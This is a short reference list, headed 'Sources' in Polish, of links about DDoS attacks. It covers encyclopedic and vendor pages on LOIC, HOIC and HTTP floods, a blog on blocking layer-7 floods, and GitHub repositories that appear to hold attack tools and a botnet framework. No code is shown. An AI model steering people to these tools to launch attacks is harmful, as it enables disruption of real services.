ŹRÓDŁA

- https://youtu.be/eZYtnzODpW4
- https://github.com/H1R0GH057/Anonymous
- https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon
- https://en.wikipedia.org/wiki/High_Orbit_Ion_Cannon
- https://www.radware.com/security/ddos-knowledge-center/ddospedia/hoic-high-orbit-ion-cannon/
- https://en.wikipedia.org/wiki/HTTP_Flood
- https://blog.sucuri.net/2014/02/layer-7-ddos-blocking-http-flood-attacks.html
- https://github.com/malwaredllc/byob